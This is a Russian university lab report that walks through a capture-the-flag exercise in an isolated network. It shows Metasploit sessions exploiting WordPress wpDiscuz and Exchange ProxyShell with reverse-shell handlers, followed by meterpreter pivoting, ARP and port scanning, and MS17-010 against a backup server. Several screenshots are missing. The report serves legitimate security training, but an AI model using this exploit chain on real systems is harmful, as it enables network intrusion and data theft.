Отчет по лабораторной работе 4. Кибербезопасность предприятия

М”Апареев Д.А., Игнатенкова В.Н., Демидович Н.М., Ендонова А.В., Машковцева К.С., Шубнякова Д.И.”

Российский университет дружбы народов

Информация

Задача

Научиться обнаруживать и эксплуатировать уязвимости в изолированной сетевой среде для получения несанкционированного доступа к резервным копиям данных, хранящимся на backup-сервере.

Способы получения флага: 1. Поиск backup-сервера 2. Эксплуатация уязвимости ms17

ля получения доступа во внутреннюю сеть была использована уязвимость в WordPress-плагине wp_wpdiscuz_unauthenticated_file_upload, позволяющая загрузить вредоносный файл и получить meterpreter-сессию на корпоративном сайте. Альтернативно можно было использовать уязвимость exchange_proxyshell_rce на почтовом сервере

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost
s 195.239.174.25
rhosts ⇒ 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogp
ath /index.php/2021/07/26/hello-world/
blogpath ⇒ /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost
 195.239.174.11
lhost ⇒ 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
```

Описание сценария

После успешной эксплуатации была получена активная meterpreter-сессия с узлом в DMZ

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.2
5
rhosts ⇒ 195.239.174.25
msf6 exploit(windows/http/exchange_proxyshell_rce) > set blogpath /index.php/
2021/07/26/hello-world/
[!] Unknown datastore option: blogpath.
blogpath ⇒ /index.php/2021/07/26/hello-world/
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost ⇒ 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts ⇒ 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has t
he 'Mailbox Import Export' role or can self-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser4/.msf4/loot/202511
20184356_default_195.239.174.1_ad.exchange.mail_402475.txt
[-] Exploit aborted due to failure: timeout-expired: Server did not respond i
```

Описание сценария

Модель аэропорта

Поиск backup-сервера

Отображаем конфигурацию сети


```
Name          : Software Loopback Interface 1
Hardware MAC  : 00:00:00:00:00:00
MTU           : 4294967295
IPv4 Address  : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address  : ::1
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  6
==========
Name          : Red Hat VirtIO Ethernet Adapter
Hardware MAC  : 02:00:00:b8:32:08
MTU           : 1500
IPv4 Address  : 10.10.10.10
IPv4 Netmask  : 255.255.255.0


Interface  8
==========
Name          : Microsoft ISATAP Adapter #2
Hardware MAC  : 00:00:00:00:00:00
MTU           : 1280
IPv6 Address  : fe80::5efe:a0a:a0a
IPv6 Netmask  : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Прописываем в активной meterpreter-сессии маршрут до данной подсети

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.1
[*] Use the -p option to list all active routes
meterpreter >
```

Рис. 4: Проброс портов во внутреннюю сеть

Далее сворачиваем активную сессию и запускаем прокси-сервер с помощью socks



Поиск backup-сервера

Продолжаем сбор информации о найденной подсети с помощью arp_scanner

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24
[*] Running module against MAIL (195.239.174.1)
[*] ARP Scanning 10.10.10.0/24
[+]     IP: 10.10.10.5 MAC 02:00:00:b8:32:07 (UNKNOWN)
[+]     IP: 10.10.10.10 MAC 02:00:00:b8:32:08 (UNKNOWN)
[+]     IP: 10.10.10.15 MAC 02:00:00:b8:32:04 (UNKNOWN)
[+]     IP: 10.10.10.20 MAC 02:00:00:b8:32:03 (UNKNOWN)
[+]     IP: 10.10.10.21 MAC 02:00:00:b8:32:0b (UNKNOWN)
[+]     IP: 10.10.10.25 MAC 02:00:00:b8:32:05 (UNKNOWN)
[+]     IP: 10.10.10.30 MAC 02:00:00:b8:32:09 (UNKNOWN)
[+]     IP: 10.10.10.35 MAC 02:00:00:b8:32:0a (UNKNOWN)
[+]     IP: 10.10.10.40 MAC 02:00:00:b8:32:01 (UNKNOWN)
[+]     IP: 10.10.10.45 MAC 02:00:00:b8:32:0d (UNKNOWN)
[+]     IP: 10.10.10.55 MAC 02:00:00:b8:32:06 (UNKNOWN)
[+]     IP: 10.10.10.255 MAC 02:00:00:b8:32:08 (UNKNOWN)
[+]     IP: 10.10.10.254 MAC 02:00:00:b8:32:02 (UNKNOWN)
meterpreter >
```

Далее проводим сканирование открытых портов на найденных хостах, используя модуль portscan/tcp

```
msf6 post(windows/gather/arp_scanner) > use portscan/tcp

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descrip
tion
   -  ----                                ---------------  ----    -----  -------
---
   0  auxiliary/scanner/portscan/tcp      .                normal  No     TCP Por
t Scanner


Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/scanner/portscan/tcp

[*] Using auxiliary/scanner/portscan/tcp
```





Рис. 8: Сканирование portscan


Эксплуатация уязвимости ms17

С помощью модуля scanner/smb проводим сканирование порта smb на наличие уязвимости ms17



Эксплуатация уязвимости ms17

Хост уязвим для ms17. Для эксплуатации уязвимости нужно воспользоваться модулем



Необходимый код для решения задания




Рис. 11: Сканирование порта на наличие уязвимости

Выводы

В ходе лабораторной работы были успешно выполнены следующие этапы: 1. Получен начальный доступ к узлу в DMZ через уязвимость WordPress/Exchange. 2. Обнаружен backup-сервер во внутренней сети с помощью ARP- и портового сканирования. 3. Эксплуатирована уязвимость MS17-010 для получения полного контроля над backup-сервером. 4. Найден и извлечён файл с флагом.